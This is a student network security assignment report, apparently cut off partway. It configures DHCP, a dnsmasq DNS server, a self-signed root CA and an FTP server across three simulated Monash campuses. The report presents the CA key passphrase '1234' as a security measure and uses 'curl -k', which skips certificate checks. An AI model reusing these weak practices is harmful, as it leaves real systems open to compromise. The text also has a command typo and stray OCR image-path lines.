FIT5037 Network Security Assignment 2

Huixin Wang

31552544

Abstract

This report presents the design, implementation, testing, and ethical utilization of a secure corporate network – containing several servers, firewalls, routers, clients etc. - for Monash University. The network spreads across three campuses: Caufield, Clayton, and Peninsula. The network is designed to span the three Monash campuses using GNS3. The architecture of the network emphasizes security considerations and establishes interconnectivity between the three campuses through the perimeter firewalls or routers present.

Secure Network Design and Implementation

For all the new added containers, the essential networking tools has been installed using the below command:


```
apt update
apt install -y iputils-ping iproute2 dnsutils nano
```

Video demonstrations and the GNS3 are available at:

https://drive.google.com/drive/folders/1H7AjJ-LbwKwR6NJvoqMX8DxQFPLlVKer?usp=sharing

Network Topology

Based on the requirements, each campus in the network must have a perimeter router/firewall, and each campus must also have a Client LAN with at least one client machine. The servers for DNS, CA, FTP, SSH, WEB, MAIL, and VPN are deployed in Monash's main campus, Clayton. Moreover, each campus has its distinct subnet, and routers and firewalls need to be configured accordingly with specific rules. Notably, WEB and MAIL servers require the deployment of TLS. Given the above requirements, the network topology demonstrated in this report is roughly divided into three security levels: External > DMZ > Internal, with the DMZ serving as a buffer zone between the public internet and the private network. Of all the servers, WEB, MAIL, and VPN are accessible to everyone, and the WEB and VPN servers cannot initiate a connection to the internal network. At the same time, the DNS server is only accessible to all internal clients. Therefore, servers are allocated as follows: DMZ includes WEB, MAIL, and VPN; Internal includes DNS, FTP, CA, and SSH.




In this topology, servers have utilized open-source toolboxes, which were downloaded from the marketplace.

Perimeter router


Within the network structure, the MikroTik routers in various zones play a pivotal role in managing DHCP settings and ensuring connectivity.

Clayton Internal Firewall: The DHCP settings for the Clayton internal firewall have been configured with a DNS server at 10.200.20.53. The relevant settings reveal that the DHCP interface is tethered to ether2, with a lease time of 12 hours. The DHCP pool is set as dhcp_pool0, and the network's detailed configuration specifies an IP address range of 10.200.10.0/24 with the gateway at 10.200.10.1.




```
[admin@MikroTik] > ip dhcp-server network set 0 dns-server=10.200.20.53
[admin@MikroTik] > ip dhcp-server pri detail
Flags: D - dynamic, X - disabled, I - invalid
 0    name="dhcp1" interface=ether2 lease-time=12h address-pool=dhcp_pool0
      authoritative=yes use-radius=no lease-script=""
[admin@MikroTik] > ip dhcp-server network pri detail
Flags: D - dynamic
 0   address=10.200.10.0/24 gateway=10.200.10.1 dns-server=10.200.20.53
     wins-server="" ntp-server="" caps-manager="" dhcp-option=""
[admin@MikroTik] >
```

Similarly, the Peninsula router's DHCP server has been set to use the DNS server at 10.200.20.53. A connectivity test was performed to ensure the DNS server was reachable from the Peninsula zone, with all pings successfully reaching the target in approximately 45ms, evidencing stable and prompt connectivity.



```
[admin@MikroTik] > ip dhcp-server network set 0 dns-server=10.200.20.53
[admin@MikroTik] > ping 10.200.20.53
  SEQ HOST                                     SIZE TTL TIME  STATUS
    0 10.200.20.53                               56  62 45ms
    1 10.200.20.53                               56  62 14ms
    2 10.200.20.53                               56  62 4ms
    sent=3 received=3 packet-loss=0% min-rtt=4ms avg-rtt=21ms max-rtt=45ms

[admin@MikroTik] >
```

The DHCP configuration for the Caulfield region was also set to utilize the DNS server at 10.200.20.53. Upon testing, it was confirmed that the DNS server is accessible from this zone, with an average response time of 12ms, highlighting efficient network performance in this area.



```
[admin@MikroTik] > ip dhcp-server network set 0 dns-server=10.200.20.53
[admin@MikroTik] > ping 10.200.20.53
  SEQ HOST                                     SIZE TTL TIME  STATUS
    0 10.200.20.53                               56  62 23ms
    1 10.200.20.53                               56  62 7ms
    2 10.200.20.53                               56  62 6ms
    sent=3 received=3 packet-loss=0% min-rtt=6ms avg-rtt=12ms max-rtt=23ms

[admin@MikroTik] >
```

The consistent DHCP configurations across different zones, paired with successful connectivity tests, validate the reliability and uniformity of our network setup, ensuring seamless operations and communications throughout the various regions.

Client LAN, each LAN contains at least one client container

In this network, each LAN contains one client container.

DNS Server

To configure the DNS server, begin by installing the necessary DNS service:


```
apt install dnsmasq
```

Once installed, proceed to modify its configuration file using the nano editor:


```
nano /etc/dnsmasq.conf
```

In the configuration, add the following lines to specify the upstream DNS server, bind the DNS service to a specific interface, and set a domain to resolve to a particular IP address:

```
server=8.8.8.8
interface = eth0
address=/31552544.com/10.200.30.80
```




```
  GNU nano 4.8                  /etc/dnsmasq.conf                    Modified
# Include all files in a directory which end in .conf
#conf-dir=/etc/dnsmasq.d/,*.conf

# add server
server=8.8.8.8

# interface = eth0
interface=eth0

# address
address=/31552544.com/10.200.30.80









File Name to Write: /etc/dnsmasq.conf
^G Get Help          M-D DOS Format       M-A Append           M-B Backup File
^C Cancel            M-M Mac Format       M-P Prepend          ^T  To Files
```



```
root@DNS-1:~# nano /etc/dnsmasq.conf
root@DNS-1:~# service dnsmasq restart
 * Restarting DNS forwarder and DHCP server dnsmasq                      [ OK ]
root@DNS-1:~#
```

To test the configuration, use a client machine in the Clayton campus. First, update the client's package list and install the DNS utilities. Then, test the DNS resolution using the nslookup command:

```
apt update
apt install dnsutils
nslookup 31552544.com 10.200.20.53
```


CLAYTON-CLIENT-01
File Edit View Terminal Tabs Help
n... CA P... C... S... D... C... C... C...


```
;; QUESTION SECTION:
;10.200.20.53.                  IN      A

;; AUTHORITY SECTION:
.                       86369   IN      SOA     a.root-servers.net. nstld.verisi
gn-grs.com. 2023102800 1800 900 604800 86400

;; Query time: 8 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sat Oct 28 18:21:51 AEDT 2023
;; MSG SIZE  rcvd: 116

root@CLAYTON-CLIENT-01:/# ns
nsenter   nslookup  nstat     nsupdate
root@CLAYTON-CLIENT-01:/# ns
nsenter   nslookup  nstat     nsupdate
root@CLAYTON-CLIENT-01:/# nslookup 31552544.com 10.200.20.53
Server:         10.200.20.53
Address:        10.200.20.53#53

Name:   31552544.com
Address: 10.200.30.80

root@CLAYTON-CLIENT-01:/#
```

The domain correctly resolves to the server, which indicates that the configuration is successful.

```
curl https://31552544.com -k
```

CA (Certificate Authority)


In this network setup, a CA server is used as the root CA instead of a commercial CA. This root CA issues certificates for other servers and has a self-signed certificate that's fully trusted. The openssl configuration file can be found at /usr/lib/ssl/openssl.cnf:



```
  GNU nano 4.8                /usr/lib/ssl/openssl.cnf
# and supplied fields are just that :-)
policy          = policy_match

# For the CA policy
[ policy_match ]
countryName             = match
stateOrProvinceName     = match
organizationName        = match
organizationalUnitName  = optional
commonName              = supplied
emailAddress            = optional

# For the 'anything' policy
# At this point in time, you must list all acceptable 'object'
# types.
[ policy_anything ]
countryName             = optional
stateOrProvinceName     = optional
localityName            = optional
organizationName        = optional

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text^T To Spell    ^  Go To Line
```

To establish its credibility, a self-signed CA certificate is generated, which designates it as a trusted root certificate. The command executed for this process is:

```
oepnssl req -new -x509 -keyout ca.key -out ca.crt
```




```
root@CA:~# openssl req -new -x509 -keyout ca.key -out ca.crt
Generating a RSA private key
..............+++++
................................................................................
.............+++++
writing new private key to 'ca.key'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:AU
State or Province Name (full name) [Some-State]:Victoria
Locality Name (eg, city) []:Melbourne
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Monash
Organizational Unit Name (eg, section) []:Clayton
Common Name (e.g. server FQDN or YOUR name) []:monash
Email Address []:hwan0158@student.monash.edu
root@CA:~# 
```

For security, a passphrase was set for the certificate:

password: 1234


Following the certificate's generation (ca.crt), it was then copied to the appropriate web server for deployment:


CA
File Edit View Terminal Tabs Help
PE... SSH DN... CL... WEB CA... VPN CA

```
root@CA:~# cat 31552544.com.crt
-----BEGIN CERTIFICATE-----
MIIDsTCCApkCFDF1yekco5ANtvprlCgVP6bbmtCqMA0GCSqGSIb3DQEBCwUAMIGU
MQswCQYDVQQGEwJBVTERMA8GA1UECAwIVmljdG9yaWExEjAQBgNVBAcMCU1lbGJv
dXJuZTEPMA0GA1UECgwGTW9uYXNoMRAwDgYDVQQLDAdDbGF5dG9uMQ8wDQYDVQQD
DAZtb25hc2gxKjAoBgkqhkiG9w0BCQEWG2h3YW4wMTU4QHN0dWRlbnQubW9uYXNo
LmVkdTAeFw0yMzEwMjgwODIzMTBaFw0yNDEwMjcwODIzMTBaMIGUMQswCQYDVQQG
EwJBVTERMA8GA1UECAwIVmljdG9yaWExEjAQBgNVBAcMCU1lbGJvdXJuZTEPMA0G
A1UECgwGTW9uYXNoMRAwDgYDVQQLDAdDbGF5dG9uMQ8wDQYDVQQDDAZNb25hc2gx
KjAoBgkqhkiG9w0BCQEWG2h3YW4wMTU4QHN0dWRlbnQubW9uYXNoLmVkdTCCASIw
DQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANPIEUqC2eLn8l3EyiGsytWFFawD
DOvzhsKcy/NxAwivFpC1THwpAsMovSPJlFDSfZX8pGzA/TkiCc+mHbIHRmVsvQlM
7KgbuCeFfo778d80TMbRB0Q0LqKcK+7IfazDqI1ugLNiIX4O5LESFbklKcN/vamx
7TfYYF5hUJpy2tSlXggJhJiotytCOXtOTreOxcTGATYmXFM/MIcVL4n9RpXgMZIM
B6JRGElij9N2vBE0V3B7XfnvUoIVv0ioBPFd8z6WPEPxqBQ3/apqobkFoM9j4OR4
1DvbfIA7osGu3KlcqGphsPdQMfMoUzDMdLaBDi+LdFfpsVEkSXcBx7ZjFJkCAwEA
ATANBgkqhkiG9w0BAQsFAAOCAQEAUyLwPfOacfIhX49s9RKrOzzYVazFwDf0htHm
oSEmg6umqsWdY8/zuJMTccSKOcfx078ZR3n77m91zm5wN0XEQGWS6IP1k/CbrcL8
BayvT/5WT0j9/l53Z8sE+7sS3daUm1CTDH+dE1694D0uZA4479I3qcIPMa/FOGwq
Rn0v92UB00TzYEL2XWzMiDQuXd8mznBNilPxIMOaYXrcn3OyXr+fk8qJVShSrcIX
6suaVX4KU+cd2lsuCOB559DKQjgWmQ05nHPqG/tyxpE9cYvNTHptAvW+s61djZk5
tKXF7Se/zlM619qml12fZqDfLCVv9M43E5xbBwyTGJBeunfhAg==
-----END CERTIFICATE-----
root@CA:~#
```

After generating the root CA certificate (ca.crt), it was essential to ensure that this certificate was made available to the appropriate servers. Firstly, the certificate was copied to the web server, allowing for secure connections authenticated by the self-hosted root CA. This step is vital in verifying the authenticity of servers within the network and fostering trust with end-users accessing resources on the web server.

FTP Server



```
root@Ubuntu-20:/# telnet 10.200.30.21 21
Trying 10.200.30.21...
Connected to 10.200.30.21.
Escape character is '^]'.
220 (vsFTPd 3.0.3)
help
530 Please login with USER and PASS.
```

